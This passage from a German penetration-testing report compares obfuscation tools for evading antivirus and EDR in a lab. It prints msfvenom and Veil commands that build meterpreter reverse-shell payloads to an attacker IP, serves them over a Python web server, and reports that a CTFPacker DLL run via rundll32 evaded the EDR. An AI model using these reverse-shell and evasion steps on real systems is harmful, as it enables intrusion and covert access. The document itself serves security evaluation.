Es dient als eine Art Bibliothek, aus der je nach Betriebssystem, gewünschter Shell-Art und Funktionsumfang die passende Payload ausgewählt werden kann. Da es sich jedoch um ein älteres Projekt handelt, werden die meisten Payloads bereits durch moderne Antivirenlösungen identifiziert und blockiert, bevor eine Ausführung erfolgen kann [25].

```
$ ./Veil.py -t Evasion -p go/meterpreter/rev_tcp.py --ip 127.0.0.1 --port 4444
```

Abbildung 9: Veil Beispiel Syntax

2.9 Durchführung und Ergebnisse

Um einen standardisierten Testdurchlauf zu gewährleisten, wurde ein identischer Payload durch alle Obfuskationstools verarbeitet. Dieser Payload war so konzipiert, dass er bei korrekter Ausführung eine Reverse-Shell-Verbindung zur Angreifer-Maschine herstellt, wodurch ein realistisches Angriffsszenario simuliert wurde. Der Payload wurde mit `msfvenom` generiert und gehört zu den typischen Signaturen, die von modernen Sicherheitssystemen in der Regel unmittelbar erkannt werden. Dies stellte die Wirksamkeit der getesteten Tools auf eine besonders anspruchsvolle Probe.

```
┌──(gabriel㉿gabo-kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.198.128 LPORT=443 -f raw -o payload2.bin
```

Abbildung 10: Generierung des Payloads mit `msfvenom`

Die Durchführung begann mit der Übertragung der obfuskierten Dateien auf die Zielmaschine mit Windows-Betriebssystem. Hierfür wurde ein einfacher Webserver auf der Kali-Maschine eingerichtet, der mithilfe von Python innerhalb des Verzeichnisses mit den jeweiligen, pro Tool erzeugten Payloads betrieben wurde. Über den Webbrowser der Windows-VM konnten die Dateien anschließend heruntergeladen werden.

```
┌──(gabriel㉿gabo-kali)-[~/tmp]
└─$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.198.129 - - [28/Aug/2025 16:27:36] "GET / HTTP/1.1" 200 -
192.168.198.129 - - [28/Aug/2025 16:27:36] code 404, message File not found
192.168.198.129 - - [28/Aug/2025 16:27:36] "GET /favicon.ico HTTP/1.1" 404 -
192.168.198.129 - - [28/Aug/2025 16:27:41] "GET /Excel.exe HTTP/1.1" 200 -
192.168.198.129 - - [29/Aug/2025 09:45:59] "GET / HTTP/1.1" 200 -
192.168.198.129 - - [29/Aug/2025 09:46:02] code 404, message File not found
192.168.198.129 - - [29/Aug/2025 09:46:02] "GET /favicon.ico HTTP/1.1" 404 -
```

Abbildung 11: Aufbau des Webservers und Zugriff über den Browser

Abbildung 12: Aufbau des Webservers und Zugriff über den Browser

Bereits in dieser Phase zeigte sich, dass `.dll`-Dateien deutlich effektiver waren als `.exe`-Dateien, da sie vom eingesetzten EDR-System (Endpoint Detection and Response) nicht erkannt wurden. Tools, die keine `.dll`-Dateien erzeugen konnten, waren daher im Nachteil. Das einzige Tool, das das EDR-System erfolgreich umgehen konnte, war **CTFPacker**. Es generierte eine `.dll`-Datei, die mithilfe von `rundll32` auf dem Windows-System ausgeführt wurde. Dies führte zu einer erfolgreichen Reverse-Shell-Verbindung auf der Kali-Angriffsmaschine, womit die vollständige Funktionsfähigkeit des Payloads nachgewiesen werden konnte.



Abbildung 13: Nachweis der erfolgreichen Reverse-Shell-Verbindung

2.10 Fazit des zweiten Praxiseinsatzes und Ausblick

Die durchgeführte Untersuchung hat gezeigt, dass Obfuskationstechniken in Penetrationstests ein essenzielles Mittel darstellen, um die Wirksamkeit moderner Sicherheitslösungen wie Antivirenprogramme und EDR-Systeme zu evaluieren. Im Rahmen der praxisnahen Tests konnte insbesondere die Erstellung und Ausführung von DLL-Payloads einen entscheidenden Vorteil hinsichtlich der Umgehung von Schutzmechanismen bieten. Dabei hat sich gezeigt, dass nicht alle Open-Source-Tools gleichwertig leistungsfähig sind: Während CTFPacker erfolgreich eine Reverse-Shell etablieren konnte, wiesen andere Werkzeuge wie ScareCrow, Donut oder Veil Einschränkungen bei der Generierung funktionaler DLLs auf oder wurden von den Sicherheitslösungen bereits vor der Ausführung erkannt.
Die Ergebnisse verdeutlichen, dass die Effektivität von Verschleierungstechniken stark von der Art der generierten Payload, den eingesetzten Obfuskationsmethoden und der Kompatibilität mit aktuellen EDR-Systemen abhängt. Insbesondere die Fähigkeit, funktionsfähige DLL-Dateien zu erzeugen, stellt einen wesentlichen Erfolgsfaktor dar. Darüber hinaus wurde deutlich, dass Performance, Stabilität und Benutzerfreundlichkeit der Werkzeuge maßgeblich die Praxistauglichkeit beeinflussen.
Für zukünftige Arbeiten bietet sich ein erweitertes Testdesign an, das eine größere Vielfalt an Payload-Typen, zusätzlichen Obfuskationsmethoden und realistischeren Testumgebungen umfasst. Weiterführend können dynamische Analyseverfahren kombiniert mit automatisierten Retesting-Prozessen entwickelt werden, um die langfristige Effektivität von Verschleierungstechniken systematisch zu evaluieren. Darüber hinaus eröffnet die Identifikation von Schwachstellen in aktuellen Open-Source-Tools Möglichkeiten zur Entwicklung eigener, optimierter Werkzeuge, die speziell auf moderne Sicherheitsmechanismen zugeschnitten sind. Ziel ist es, die Erkenntnisse aus dieser Arbeit nicht nur für die Qualitätssicherung von Penetrationstests zu nutzen, sondern auch Impulse für die Weiterentwicklung von Obfuskationstechniken und Evasion-Strategien zu liefern.

Literatur

[1] Orin-Thomas. „Group policy overview for windows server“. Zugriff am 2025-08-05. Adresse: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-policy/group-policy-overview.

[2] Orin-Thomas. „Group policy management console in windows“. Zugriff am 2025-08-05. Adresse: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-policy/group-policy-management-console.

[3] K. Scarfone und P. Mell, „Technical Guide to Information Security Testing and Assessment“, National Institute of Standards und Technology (NIST), Special Publication 800-115, 2008, NIST SP 800-115 — Penetration testing / security assessment guidance. Adresse: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

[4] CrowdStrike. „Red Team vs. Blue Team: What's the Difference?“ Praxisorientierte Einführung in Red/Blue/Purple Teaming. Adresse: https://www.crowdstrike.com/en-us/cybersecurity-101/advisory-services/red-team-vs-blue-team/.

[5] I. You und K. Yim, „Malware Obfuscation Techniques: A Brief Survey“, *International Conference / Proceedings (survey)*, 2010, Übersicht zu Obfuscation-Techniken (polymorph, metamorph, packing, encryption). Adresse: https://profsandhu.com/cs5323_s18/yk_2010.pdf.

[6] Microsoft Corporation. „PE Format (Portable Executable) — Microsoft Docs“. Offizielle Spezifikation und Beschreibung des PE/COFF-Formats. Adresse: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format.

[7] J. Erickson, *Hacking: The Art of Exploitation*, 2. Aufl. No Starch Press, 2008, Einsteigerfreundliches Buch, behandelt u. a. Shellcode-Konzepte, ISBN: 978-1593271442.

[8] R. /. M. Project. „Stageless Mode - Meterpreter (Staged vs Stageless payloads)“. Erklärung zu staged / stageless Payloads (Meterpreter/Metasploit). Adresse: https://rapid7.github.io/metasploit-framework/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html.

[9] G. Bernardinetti, D. Di Cristofaro und G. Bianchi, „Windows Antivirus Evasion Techniques: How to Stay Ahead of the Hooks“, *CEUR Workshop Proceedings*, 2023, Bespricht API-Hooking, Unhooking und EDR-Evasionstechniken. Adresse: https://ceur-ws.org/Vol-3488/paper04.pdf.

[10] MITRE Corporation. „T1055 — Process Injection (ATT&CK technique)“. Beschreibt Process Injection Techniken und Untertechniken. Adresse: https://attack.mitre.org/techniques/T1055/.

[11] J. Forshaw. „Windows Exploitation Tricks / Project Zero (Blog)“. Ausgewählte Blogposts zu Exploitation, Syscalls und Windows-Interna (gute Hintergrundrecherche für Direct Syscalls). Adresse: https://googleprojectzero.blogspot.com/.

[12] A. Case und V. Research. „Defeating EDR — Whitepaper / DEF CON material“. Aktuelle Forschung zu EDR-Evasion, Forensik und Erkennungsansätzen. Adresse: https://www.volexity.com/wp-content/uploads/2024/08/Defcon24_EDR_Evasion_Detection_White-Paper_Andrew-Case.pdf.

[13] I. Golovko, O. Savenko, P. Vizhevskyi, O. Klein und A. M. Salem, „Obfuscation technologies of high-level source code using artificial intelligence“, in *Proceedings of Intelligent & Cyber-Physical Systems*, Zugriff am 2025-08-18, 2024. Adresse: https://ceur-ws.org/Vol-3736/paper24.pdf.

[14] VMRay. „Obfuscation Techniques: Enhancing Security Measures“. Zugriff am 2025-08-18. Adresse: https://www.vmray.com/malware-obfuscation-techniques/.

[15] A. Case, A. Sellers, D. McDonald, G. Moreira und G. G. R. III, „Defeating EDR Evading Malware with Memory Forensics“, Volexity, Techn. Ber., 2024, Zugriff am 2025-08-18. Adresse: https://www.volexity.com/wp-content/uploads/2024/08/Defcon24_EDR_Evasion_Detection_White-Paper_Andrew-Case.pdf.

[16] H. C. Junior, „HookChain: A New Perspective for Bypassing EDR Solutions“, *arXiv preprint arXiv:2404.16856*, 2024, Zugriff am 2025-08-18. Adresse: https://arxiv.org/abs/2404.16856.

[17] mochabyte0x, *CTFPacker*, https://github.com/mochabyte0x/CTFPacker, Zugriff am 2025-08-30.

[18] TheWover, *Donut*, https://github.com/TheWover/donut, Zugriff am 2025-08-30.

[19] Microsoft. „Thread Local Storage (TLS)“. Online; zuletzt abgerufen am 29. Sep. 2025. Adresse: https://learn.microsoft.com/.

[20] Microsoft. „Antimalware Scan Interface (AMSI) — Win32 apps“. Online; zuletzt abgerufen am 29. Sep. 2025. Adresse: https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal.

[21] Microsoft. „Windows Lockdown Policy (WLDP) — Win32 apps“. Online; zuletzt abgerufen am 29. Sep. 2025. Adresse: https://learn.microsoft.com/en-us/windows/win32/devnotes/windows-lockdown-policy.

[22] Microsoft. „Event Tracing for Windows (ETW) — Windows drivers“. Online; zuletzt abgerufen am 29. Sep. 2025. Adresse: https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows--etw-.

[23] Tylous, *ScareCrow*, `https://github.com/Tylous/ScareCrow`, Zugriff am 2025-08-30.

[24] icyguider, *Nimcrypt2*, `https://github.com/icyguider/Nimcrypt2`, Zugriff am 2025-08-30.

[25] V. F. Developers, *Veil*, `https://github.com/Veil-Framework/Veil`, Zugriff am 2025-08-30.